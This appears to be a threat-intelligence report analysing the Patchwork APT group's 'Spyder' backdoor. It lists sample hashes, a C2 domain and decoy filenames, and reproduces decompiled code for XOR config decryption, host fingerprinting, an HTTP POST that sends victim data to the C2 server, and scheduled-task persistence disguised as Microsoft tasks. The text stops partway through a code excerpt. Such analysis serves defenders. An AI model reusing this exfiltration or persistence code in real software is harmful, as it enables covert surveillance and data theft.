奇安信威胁情报中心

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RESEARCH


数据驱动安全

Background

Patchwork, also known as Patchwork, White Elephant, Hangover, Dropping Elephant, and internally tracked as APT-Q-36 by QiAnXin, is an group widely believed to have a South Asian origin. Its earliest known cyber-attacks can be traced back to November 2009, and it has remained active for over a decade. The group primarily conducts cyber espionage activities targeting countries in the Asian region, focusing on government, military, power, industrial, research and education, diplomatic, and economic groups.

Overview

Recently, during routine sample tracking and analysis, the Threat Intelligence Center at QiAnXin identified a batch of malicious samples linked to Patchwork. Surprisingly, the backdoor used by the attackers was not the typical Trojan previously associated with the Patchwork group. Coincidentally, foreign security researchers also discovered a few of these samples [1] and named the backdoor "Spyder" based on information found in the command-and-control (C2) server login interface. They also noted similarities between the samples and the WarHawk backdoor. The latter was revealed in a report published by Zscaler in October of the previous year [2], and it is considered to be an offensive weapon used by another South Asian APT group, Sidewinder.



Axel F
@Axel_F5

#Spyder malware looks to be an update of #WarHawk malware from #Sidewinder #APT
1f4b225813616fbb087ae211e9805baf
BAF Operations Report CamScannerDocument.exe
c2 hxxp[:]//plainboardssixty[.]com/drive/bottom.php

Based on the digital signatures used in early Spyder samples and their association with Remcos RAT samples, we are inclined to believe that the Patchwork group is behind these attacks. Furthermore, we discovered another lightweight C#-based backdoor used by the attackers through an IP address.

Detailed Analysis

The captured Spyder samples have the following basic information:

-	-	-	-
MD5	**Creation Time**	**Digital Signature**	**File Name**

-	-	-	-
eb9068161baa5842b40d5565130526b9	2023-04-09 19:36:29 UTC	Yes	LIST OF SIGNAL ADDRESSES, CALL SIGN 10 Apr 2023.exe
87d94635372b874f18acb3af7c340357	2023-04-13 09:20:42 UTC	Yes	PN SHIP OVERSEAS DEPLOYMENT PLAN TO FAR EAST CHINA.exe
1fa3f364bcd02433bc0f4d3113714f16	2023-04-30 17:34:16 UTC	Yes	Rocket Launch System THE UPDT LIST OF MLRS PROB-.exe
1f599f9ab4ce3da3c2b47b76d9f88850	2023-06-07 07:24:01 UTC	No	Read-Me New Naxal VPN Configration Settings.exe
53b3a018d1a4d935ea7dd7431374caf1	2023-06-13 09:22:05 UTC	No	Read-Me New Naxal VPN Configration Settings.exe
1f4b225813616fbb087ae211e9805baf	2023-06-13 09:2 22:05 UTC	Yes	BAF Operations Report CamScannerDocument.exe

The above samples are disguised as Word, Excel, PDF, and other document icons. Based on sample size, creation time, and code similarity, they can be classified into two categories: the original version (April samples) and the new version (June samples) with some code modifications. Considering the sample names, the location of VirusTotal uploads, and configuration information within the samples, the targets of the Spyder backdoor include China, Pakistan, Nepal Police Department, and the Bangladesh Air Force.


Spyder New Version

The June attack samples are almost identical, including the C2 information, with only some differences in the configuration data. The following sample will be analyzed as an example:

-	-
MD5	1f599f9ab4ce3da3c2b47b76d9f88850
File Size	380928 bytes (372.00 KB)


-	-
File Type	PE32 EXE

To start, the backdoor retrieves data from the "TRUETYPE" category under the "FONTS" file resource. It uses "ROUND9" as the XOR decryption key to decrypt a series of configuration data.




```
v4 = FindResourceW(0, L"TRUETYPE", L"FONTS");
v5 = v4;
if ( !v4 )
  return -1;
v7 = LoadResource(0, v4);
Size = SizeofResource(0, v5);
hMem = GlobalAlloc(0x40u, Size + 1);
v8 = GlobalAlloc(0x40u, Size + 1);
v99 = Size;
g_rsc_decode_data = (int)v8;
v9 = LockResource(v7);
memmove(hMem, v9, v99);                           // 复制Resource中数据
v10 = hMem;
v11 = 0;
qmemcpy(v121, "ROUND9", 6);
if ( (int)Size > 0 )                              // 解密Resource数据
{
  do
  {
    *(_BYTE *)(v11 + g_rsc_decode_data) = v10[v11] ^ *((_BYTE *)v121 + v11 % 6u);
    ++v11;
  }
  while ( v11 < (int)Size );
  v10 = hMem;
}
GlobalFree(v10);
UrlComponents.nScheme = INTERNET_SCHEME_DEFAULT;

000026ED _WinMain@16:150 (4032ED) (Synchronized with IDA View-A, Hex View-1)
```



```
00052E58  51 4F 55 4E 3E 75 35 1D 67 1E 36 4F 20 3F 67 22  QOUN>u5 g 6O ?g"
00052E68  71 77 00 3F 60 36 72 53 25 1F 1D 01 44 39 52 4F  qw ?`6rS%   D9RO
00052E78  55 4E 44 39 52 4F 55 4E 44 39 52 4F 3D 3A 30 49  UND9ROUND9RO=:0I
00052E88  68 60 7A 3E 28 58 3B 21 37 21 25 4B 36 3C 26 27  h`z>(X;!7!%K6<&'
00052E98  3C 4D 2B 61 36 21 29 16 36 3D 3C 38 21 16 30 20  <M+a6!) 6=<8! 0
00052EA8  21 3A 2B 54 7C 3F 3D 3E 44 39 52 4F 55 4E 44 39  !:+T|?=>D9ROUND9
00052EB8  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
00052EC8  44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F  D9ROUND9ROUND9RO
00052ED8  55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39  UND9ROUND9ROUND9
00052EE8  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
00052EF8  44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F  D9ROUND9ROUND9RO
00052F08  55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39  UND9ROUND9ROUND9
00052F18  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
00052F28  44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F  D9ROUND9ROUND9RO
00052F38  55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39  UND9ROUND9ROUND9
00052F48  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
00052F58  44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F  D9ROUND9ROUND9RO
00052F68  55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39  UND9ROUND9ROUND9
00052F78  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
00052F88  44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F  D9ROUND9ROUND9RO
00052F98  55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39  UND9ROUND9ROUND9
00052FA8  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
00052FB8  44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F  D9ROUND9ROUND9RO
00052FC8  55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39  UND9ROUND9ROUND9
00052FD8  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
00052FE8  44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F  D9ROUND9ROUND9RO
00052FF8  55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39  UND9ROUND9ROUND9
00053008  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
00053018  44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F  D9ROUND9ROUND9RO
00053028  55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39  UND9ROUND9ROUND9
00053038  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
00053048  44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F  D9ROUND9ROUND9RO
00053058  55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E 44 39  UND9ROUND9ROUND9
00053068  52 4F 55 4E 44 39 52 4F 55 4E 44 39 52 4F 55 4E  ROUND9ROUND9ROUN
```


The decrypted data includes the backdoor agent code (the first 4 bytes in the configuration data, with a value of "3"), mutex name, and C2 communication URL.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  对应文本

00000000  03 00 00 00 7A 4C 67 52 32 50 72 76 72 70 32 6C  ....zLgR2Prvrp2l
00000010  35 4E 52 70 35 78 36 6A 77 50 48 4F 00 00 00 00  5NRp5x6jwPHO....
00000020  00 00 00 00 00 00 00 00 00 00 00 00 68 74 74 70  ............http
00000030  3A 2F 2F 70 6C 61 69 6E 62 6F 61 72 64 73 73 69  ://plainboardssi
00000040  78 74 79 2E 63 6F 6D 2F 64 72 69 76 65 2F 62 6F  xty.com/drive/bo
00000050  74 74 6F 6D 2E 70 68 70 00 00 00 00 00 00 00 00  ttom.php........
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

In addition to obtaining key strings from the configuration data, the backdoor commonly uses XOR encryption to decrypt required strings.




```
v19 = *(_DWORD *)(v11 + 204);
if ( (v19 & 1) == 0 )
{
  *(_DWORD *)(v11 + 204) = v19 | 1;
  *(_BYTE *)(v11 + 416) = 1;
  *(_OWORD *)(v11 + 0x180) = xmmword_44DD30;  // move data
  *(_OWORD *)(v11 + 0x190) = xmmword_44DCF0;
  __tlregdtor(sub_441D60);
  v67 = -1;
}
v20 = (const CHAR *)(v11 + 0x180);
v48 = v11 + 0x180;
if ( *(_BYTE *)(v11 + 416) )
{
  v60 = 0i64;
  v21 = 0;
  v22 = 0;
  do
  {
    v20 = (const CHAR *)v48;
    *(_BYTE *)(v22 + v48) ^= 0x9B77EFA71FA53B3Fui64 >> (8 * (v22 & 7));// xor decrypt data
    v23 = __PAIR64__(v21, v22) + 1;
    v21 = (__PAIR64__(v21, v22) + 1) >> 32;
    v22 = v23;
  }
  while ( __PAIR64__(v21, v23) < 0x20 );
  *(_BYTE *)(v48 + 32) = 0;
}
```

After creating a mutex using CreateMutexA, the backdoor begins collecting information related to the infected device. The collected information, as well as the methods used to obtain them, are as follows:

-	-
Information Type	**Method of Retrieval**
Machine GUID	Querying the data from HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid in the registry
Hostname	Calling GetComputerNameExW
Username	Calling GetUserNameW
System Version	Query the data from HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion in the registry, under ProductName.
System Architecture	Call the GetNativeSystemInfo function.


-	-
Antivirus Information	Retrieve the data through WMI query in root\SecurityCenter2
Profile	Retrieve from the decrypted configuration data in the resource section
Mail	Retrieve from the decrypted configuration data in the resource section

Encode the above information separately using the Y64 variant of Base64 encoding.



```
; char aAbcdefghijklmn[]
aAbcdefghijklmn db 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789._',0
```


Send a POST request to the URL used for C2 communication ("hxxp://plainboardssixty.com/drive/bottom.php"), and the transmitted information includes the Machine GUID and the email address from the configuration data. If the response is "1," the backdoor enters a sleep state directly.




```
v13 = CreateMutexA(0, 1, (LPCSTR)(g_rsc_decode_data + 4));// zLgR2Prvrp2l5NRp5x6jwPHO
if ( GetLastError() != 183 )
{
  MwCollectInfo((int)&savedregs);              // collect info
  v14 = lstrlenA(g_encode_machine_guid);
  v15 = lstrlenA(g_encode_email);
  v16 = (CHAR *)GlobalAlloc(0x40u, 2 * (v15 + v14));
  wsprintfA(v16, "hwid=%s&mail=%s", g_encode_machine_guid, g_encode_email);
  memset(String1, 0, sizeof(String1));
  v17 = lstrlenA(v16);
  MwPostRequest(v16, v17, (int)String1, 0x1000u);
  GlobalFree(v16);
  if ( !lstrcmpA(String1, "1") )              // 响应为"1"，则进入休眠死循环
  {
    while ( 1 )
      Sleep(2000u);
  }
```

```
dwNumberOfBytesRead = 0;
v6 = 17;
v9 = InternetOpenW(L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0", 1u, 0, 0, 0);
hInternet = InternetConnectW(v9, lpszServerName, 0x50u, 0, 0, 3u, 0, 0);// server: plainboardssixty.com
hRequest = HttpOpenRequestW(hInternet, L"POST", lpszObjectName, 0, 0, 0, 0, 0);// url: /drive/bottom.php
v7 = lstrlenW(L"Content-Type: application/x-www-form-urlencoded");
if ( !HttpSendRequestW(hRequest, L"Content-Type: application/x-www-form-urlencoded", v7, lpOptional, dwOptionalLength) )
  return 1;
if ( !InternetReadFile(hRequest, (LPVOID)arg_recv_buf, dwNumberOfBytesToRead, &dwNumberOfBytesRead) )
  v6 = 1;
InternetCloseHandle(hRequest);
InternetCloseHandle(hInternet);
InternetCloseHandle(v9);
return v6;
}
```


Copy the current file as the "DllHostcache" file under the directory "C:\Users[user_name]\AppData\Roaming" and create a series of scheduled tasks that run at a specified time on the next day.



```
v18 = L"Microsoft Corporation. All rights reserved.";
v105 = sub_4015E0((LPCCH)(g_rsc_decode_data + 0x22C));// DllHostcache
v19 = L"Microsoft Corporation. All rights reserved.";
v20 = L"Attribute Utility 10";
v111 = *(LPCSTR *)g_rsc_decode_data;        // 解密的config最开始4字节为一个整型数
if ( *(_DWORD *)g_rsc_decode_data == 3 )
  v19 = L"2017 Microsoft Corporation. All rights reserved.";
if ( *(_DWORD *)g_rsc_decode_data == 3 )
  v20 = (OLECHAR *)L"WMI Provider Host 10";
sub_401970(v105, v20, (int)&savedregs, (int)v19, (int)L"10:00:00", (int)v19);
v21 = L"Attribute Utility 11";
if ( v111 == (LPCSTR)3 )
  v21 = (OLECHAR *)L"WMI Provider Host 11";
sub_401970(v105, v21, (int)&savedregs, (int)v19, (int)L"11:00:00", (int)v19);
v22 = L"Attribute Utility 12";
if ( v111 == (LPCSTR)3 )
  v22 = (OLECHAR *)L"WMI Provider Host 12";
sub_401970(v105, v22, (int)&savedregs, (int)v19, (int)L"12:00:00", (int)v19);
v23 = L"Attribute Utility 13";
if ( v111 == (LPCSTR)3 )
  v18 = L"2017 Microsoft Corporation. All rights reserved";
if ( v111 == (LPCSTR)3 )
  v23 = (OLECHAR *)L"WMI Provider Host 13";
sub_401970(v105, v23, (int)&savedregs, (int)v19, (int)L"13:00:00", (int)v18);
v24 = L"Attribute Utility 14";
if ( v111 == (LPCSTR)3 )
  v24 = (OLECHAR *)L"WMI Provider Host 14";
sub_401970(v105, v24, (int)&savedregs, (int)v19, (int)L"14:00:00", (int)v19);
GlobalFree(v105);
```




```
WMI Provider Host 10   准备就绪   在 2023/6/13 的 10:00 时   2023/6/13 10:00:00   不显示        2017 Microsoft Corporation. All rights reserved.
WMI Provider Host 11   准备就绪   在 2023/6/13 的 11:00 时   2023/6/13 11:00:00   不显示        2017 Microsoft Corporation. All rights reserved.
WMI Provider Host 12   准备就绪   在 2023/6/13 的 12:00 时   2023/6/13 12:00:00   不显示        2017 Microsoft Corporation. All rights reserved.
WMI Provider Host 13   准备就绪   在 2023/6/13 的 13:00 时   2023/6/13 13:00:00   不显示        2017 Microsoft Corporation. All rights reserved
WMI Provider Host 14   准备就绪   在 2023/6/13 的 14:00 时   2023/6/13 14:00:00   不显示        2017 Microsoft Corporation. All rights reserved.
```



创建任务时，必须指定任务启动时发生的操作。若要更改这些操作，使用“属性”命令打开任务属性页。

操作	详细信息
启动程序	C:\Users[redacted]\AppData\Roaming\DllHostcache

Return the collected information before.




```
if ( g_is_64_arch )
  wsprintfA(
    v32,
    "hwid=%s&username=%s&compname=%s&osname=%s&arch=1&av=%s&agent=%i&profile=%s&mail=%s",
    g_encode_machine_guid,
    g_encode_username,
    g_encode_cmpname,
    g_encode_os_version,
